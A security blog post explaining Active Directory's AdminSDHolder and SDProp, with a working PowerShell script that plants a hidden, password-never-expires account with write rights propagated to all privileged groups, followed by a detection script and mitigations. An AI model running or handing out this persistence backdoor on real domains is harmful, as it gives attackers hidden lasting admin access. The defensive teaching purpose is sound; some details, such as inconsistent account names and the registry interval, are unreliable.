

The AdminSDHolder Backdoor – Michael Waterman

 michaelwaterman.nl/2024/01/29/exploring-persistent-access-in-active-directory-the-adminsdholder-backdoor

Michael Waterman

January 29, 2024



Hey there, tech enthusiasts and Active Directory adventurers! Today, let's talk about something really cool yet often overlooked in the world of Microsoft Active Directory: the AdminSDHolder. Now, you might be thinking, "What's so special about this AdminSDHolder?" Well, let me tell you, it's a game-changer in how security permissions are managed in your organization's digital realm.

Think of AdminSDHolder as the unsung hero, quietly yet powerfully ensuring that all the super-important accounts and groups in Active Directory have just the right Access Control List (ACL). It's like having a guardian angel for your network's most privileged users. But here's the twist – not everyone really gets how it works. And honestly, that can be a bit risky, leaving some gaps in your Active Directory.

So, what am I going to do about it? I'm going to take you on a journey through the world of AdminSDHolder. We'll uncover its secrets, understand why it's such a big deal, and see how it goes about enforcing those oh-so-important permissions. This isn't just tech talk – it's about making sure you've got the knowledge to keep your Active Directory environment secure and sound.

Ready to dive into the world of AdminSDHolder? Let's get started!

Understanding AdminSDHolder

Picture this: AdminSDHolder is like the secret recipe that sets the standard for how protected accounts and groups get their permissions in your domain. This little gem isn't just hanging out anywhere – it has its own special spot in the System container of every Active Directory domain. You can find it at the path:



```
CN=AdminSDHolder,CN=System,DC=<domain>,DC=<suffix>
```

Now, things start to spice up a bit. The AdminSDHolder isn't just any ordinary object in your Active Directory domain. Oh no, it's got its own unique flair. While most objects are under the watchful eye of the Administrators group, AdminSDHolder is like the cool kid that follows its own rules. Right from the start, it's owned by the Domain Admins group. And this group can do a lot of good, or bad. Lets list the groups to which the security settings (ACL) are applicable against:

- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators

Note! Any user or group that is placed with the above mentioned groups will automatically receive the security settings mentioned before.

Note! A common misunderstanding is that the attribute “*AdminCount*” is responsible for determining if a user/group is a protected account, it's not, it's the group membership listed above.



Example of the default ACL on the AdminSDHolder and the group “Domain Admins”. No surprise, their the same!

But wait, there’s more! This isn’t an exclusive party for just the Domain Admins. The big players like Enterprise Administrators (EAs), the specific Domain Admins group for the domain, and the trusty Administrators group – they all have the VIP pass to modify the AdminSDHolder object of any domain.

And here's a fun twist: although the Domain Admins group is the default owner, folks from the Administrators or Enterprise Admins groups can also step up and claim ownership. It's kind of like a game of security tug-of-war, where the ownership can shift from one to the other. The stakes in this game? The security of your domain.

SDProp

Alright, folks, let's talk about a hidden superhero in the world of Active Directory: SDProp, also known as the Security Descriptor Propagator. Picture this: every 60 minutes – yep, that's the standard setting – SDProp kicks into gear on the domain controller that holds the domain's PDC Emulator (PDCE) role, well actually SDProp runs on all DCs but for the sake of this blog post let's concentrate on the PDCE and this is where the magic happens.

Think of SDProp as the ultimate matchmaker in the digital realm. Its job? To make sure that the ACL on your domain's trusty AdminSDHolder object are in perfect harmony with those of the protected accounts and groups. Imagine AdminSDHolder setting the gold standard, and SDProp ensuring everyone else measures up.

Now, when SDProp spots that the permissions on these VIP accounts and groups aren't exactly mirroring what AdminSDHolder has laid out, it doesn't just sit back. Oh no, it leaps into action, resetting the permissions on these accounts and groups to match the mighty AdminSDHolder. It's like a guardian ensuring everyone's singing from the same hymn sheet.

Note! SDProp runs everytime a ACE/ACL is edited.

But hold on, there's an interesting twist in our story. In the world of these protected groups and accounts, inheritance is a big no-no. These privileged characters have their inheritance switch turned off. What does this mean for our story? Well, if these accounts decide to go on an adventure and move around within the directory, they won't pick up any new permissions from their new home. And the AdminSDHolder object? It also steps away from inheritance, like a vault that keeps its treasures untouched by the outside world.

So to summarize and to make it very clear, SDProp runs on *all* Domain Controllers not just the PDCE and is responsible for the comparison between the ACLs, it is the background process of AdminSDHolder that actually trigger the SDProp.

Configuring SDProp

While the default run time of the SDProp process is every 60 minutes, it's very easy to change that according to the scenario you face. For example, you could be in a lab and

want to see the changes you made are effective. You could simply wait, change the interval to run every x number of minutes or do a manual start. Use the data below to accomplish these tasks:

Registry value:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters]
"AdminSDProtectFrequency"=dword:00000060
```

This value is in seconds, in the example above it's set to 1 minute but can be extended to 2 hours (7200 seconds). Apply this change on the Domain Controller that holds the PDCE role.

Use the following steps to manually force the sync:

- Open the tool, "ldp.exe".
- Connection -> Connect, enter the name of the DC with the PDCE role.
- Connection -> Bind, click "OK".
- Browse -> Modify.
 - DN field blank.
 - Edit Entry Attribute: **RunProtectAdminGroupsTask**
 - Values: 1
 - Enter
 - Run

Note! It can take a few minutes before the changes are visible.

Potential Threat

Okay, here we go, because we're about to hit a major plot twist with the AdminSDHolder – and it's the kind that can give any network admin some serious chills. Imagine this: an enemy, let's call them the digital villain, somehow gets their hands on domain admin credentials. Now, with this key to the kingdom, they turn their sights on the AdminSDHolder.

Here's where it gets sneaky. This digital villain, with a stroke of cunning, slips a rogue account into the AdminSDHolder mix. Think of it like a digital Trojan horse, quietly breaching the fortress walls. And here's the kicker: by default, this intruder account gets decked out with the same permissions as the AdminSDHolder. That's right, it's like handing over a VIP all-access pass to your network's most sacred spaces.

But wait, it gets even more devious. This rogue account can be a master of disguise, hidden right under your nose. How? By using a sneaky "deny" permission on the

“everyone” principle. It’s like having a master thief in your midst, completely invisible, leaving no trace.

With this rogue account nestled inside your network, the adversary has a permanent base camp, ready to strike at will. It’s a nightmare scenario that can keep security pros tossing and turning all night. And that, my friends, is exactly why wrapping your head around AdminSDHolder is more than just tech talk – it’s a critical line of defense for your Active Directory.

Seeing it in action

To see the vulnerability in action, I’ve created a PowerShell script that a malicious actor could use in the same way. It’s main tasks are:

- Create a user that we can use at any time. I’ve hidden the user in “Program Data”, who looks in that place anyway?
- Add the user to the AdminSDHolder with read and write properties.
- Hide the user as much as possible. Hiding it this way, the user will not be visible when listing user accounts. E.G. PowerShell “*Get-ADUser*”.

```
# Create the user
#####
#####
New-ADUser -AccountPassword (ConvertTo-SecureString -AsPlainText -Force -String
"P@ssw0rd!") `
    -SamAccountName "DirMaintainanceSvc" `
    -Name "DirMaintainanceSvc" `
    -PasswordNeverExpires $True `
    -Path "CN=Program Data,DC=security,DC=lab" `
    -Enabled $True
#####
#####

# Add the user to the AdminSDHolder
#####
#####
$objACL = Get-ACL "AD:CN=AdminSDHolder,CN=System,DC=security,DC=lab"

$objACL.AddAccessRule((New-Object
System.DirectoryServices.ActiveDirectoryAccessRule `
    ( ((Get-ADUser -Identity "DirMaintainanceSvc")).sid, `
    "ListChildren, ReadProperty, GenericWrite", `
    "Allow", `
    [guid]'00000000-0000-0000-0000-000000000000', `
    'All', `
    [guid]'00000000-0000-0000-0000-000000000000' )))
```

```

Set-acl -AclObject $objACL "AD:CN=AdminSDHolder,CN=System,DC=security,DC=lab"
#####

# Hide the user
#####
$EveryoneSID = New-Object 'Security.Principal.SecurityIdentifier' 'S-1-1-0'
$objACL = Get-ACL "AD:CN=DirMaintenanceSvc,CN=Program Data,DC=security,DC=lab"

$objACL.AddAccessRule((New-Object
System.DirectoryServices.ActiveDirectoryAccessRule `
    ($EveryoneSID, `
    "ListChildren, ReadProperty", `
    "Deny", `
    [guid]'00000000-0000-0000-0000-000000000000', `
    'All', `
    [guid]'00000000-0000-0000-0000-000000000000'))

Set-acl -AclObject $objACL "AD:CN=DirMaintenanceSvc,CN=Program
Data,DC=security,DC=lab"
#####

```

The above will be fast and effective, the user will be hidden and be applied to all privileged users and groups within the hour, providing the adversary permanent access.

My PowerShell Script

What would this blog post be without providing a solution? As it turns out the best way is to monitor the AdminSDHolder for deviations, or additions to the Access Control List. Although I'm unfamiliar with any company that explicitly monitors this container, it's not that hard, well at least with my script. As always, the script itself can be found on my GitHub repro, link here:

<https://github.com/mfgjwaterman/Powershell/blob/master/Scripts/Manage-AdminCountUsers.ps1>

The initial script intention was to locate users that had set the attribute "AdminCount" set to 1, but are not part of any privileged groups. This is an indicator that the user has been part of a privileged group, but not anymore, which could be a reason to investigate. I just extended it with additional functionality. Let's see it in action. Use the following parameters:

```
Manage-AdminCountUsers.ps1 -AdminSDHolderSecurity -IncludeExchange
```

- **AdminSDHolderSecurity:** When used, the script will compare the ACL against a known good ACL from a plain vanilla Active Directory. Delta entries are displayed in the SDDL language when found.


- **IncludeExchange**: When used, the script will compare a default ACL of a Microsoft Exchange installation and compare it to the current state in Active Directory. It will take into account the combination of the default AD ACL and exchange. Delta entries are displayed in the SDDL language when found.
- **TranslateSDDL**: Delta entries are translated from raw SDDL to human readable format.

```
PS C:\Users\superuser\Desktop> .\Manage-AdminCountUsers.ps1 -AdminSDHolderSecurity -IncludeExchange
Abnormalities have been found in the AdminSDHolder ACL.
Number of abnormalities: 2
A;;LCRPLORC;;;RU
A;CI;LC$WRP$PRC;;;S-1-5-21-1633791960-2669296178-3052891254-1161

PS C:\Users\superuser\Desktop> .\Manage-AdminCountUsers.ps1 -AdminSDHolderSecurity -IncludeExchange -TranslateSDDL
Abnormalities have been found in the AdminSDHolder ACL.
Number of abnormalities: 2
BUILTIN\Pre-Windows 2000 Compatible Access: AccessAllowed (CreatedDirectories, GenericExecute, GenericRead, ReadAttributes, ReadPermissions, WriteExtendedAttributes)
security\DirMaintenanceSvc: AccessAllowed (CreatedDirectories, GenericExecute, GenericWrite, ReadExtendedAttributes, ReadPermissions, Traverse, WriteExtendedAttributes)
```

Note! When the ACL on the AdminSDHolder is changed, the SDDL “A;;LCRPLORC;;;RU” is always displayed. I have not been able to determine why this is the case. Although it’s a good indicator that the AdminSDHolder has been tampered with.

What happens now is you have to be patient! Let the SDProp process do its work, you want to be stealthy not make a lot of noise. After an hour (give or take), you will see the ACL on the protected groups get populated with the rogue account. Cool stuff..... if you’re a hacker.



Mitigation Strategies

As we've explored, the AdminSDHolder object in Active Directory plays a crucial role in safeguarding high-privilege accounts. Understanding and effectively managing it is key to mitigating potential security risks in your IT environment. Let's recap the essential mitigation strategies:

- **Do not alter the AdminSDHolder:** I know it's tempting, but it's [bad practice](#) to add, remove or change the ACL on the AdminSDHolder. Leave it to Active Directory to manage it.
- **Regular Monitoring and Auditing:** Keeping an eye on the AdminSDHolder object and the accounts it protects is vital. Regular audits can help identify unauthorized changes or misconfigurations that could lead to security vulnerabilities.
- **Least Privilege Principle:** Apply the principle of least privilege rigorously. Ensure that only the necessary permissions are granted to each account, especially those protected by AdminSDHolder. This reduces the risk of privilege abuse or accidental security breaches.
- **Separation of Duties:** Admin accounts should be used exclusively for administrative tasks, and not for routine operations. This separation helps in minimizing the risk exposure of high-privilege accounts and simplifies tracking their usage.
- **Education and Awareness:** Educating your IT staff about the significance of AdminSDHolder and the risks associated with privileged accounts is crucial. Awareness can prevent inadvertent mistakes that might compromise security.
- **Customizing AdminSDHolder and SDProp:** In some scenarios, customizing the behavior of AdminSDHolder and the SDProp process may be necessary to align with your organization's specific security needs. However, this should be done cautiously and only by experienced administrators.
- **Use of Advanced Monitoring Tools:** Implement advanced security tools (Like my PowerShell script...) that can provide real-time alerts and detailed reports on any changes or unusual activities related to AdminSDHolder. These tools can be invaluable in early detection of potential security issues.

By implementing these strategies, you can significantly enhance the security of your privileged accounts in Active Directory. The AdminSDHolder is a powerful tool, but it requires careful management and a proactive approach to security to be truly effective.

As always, I hope this information is useful to you. If you have any questions, remarks, feedback or just want to say "Hi!" reach out to me. Until next time.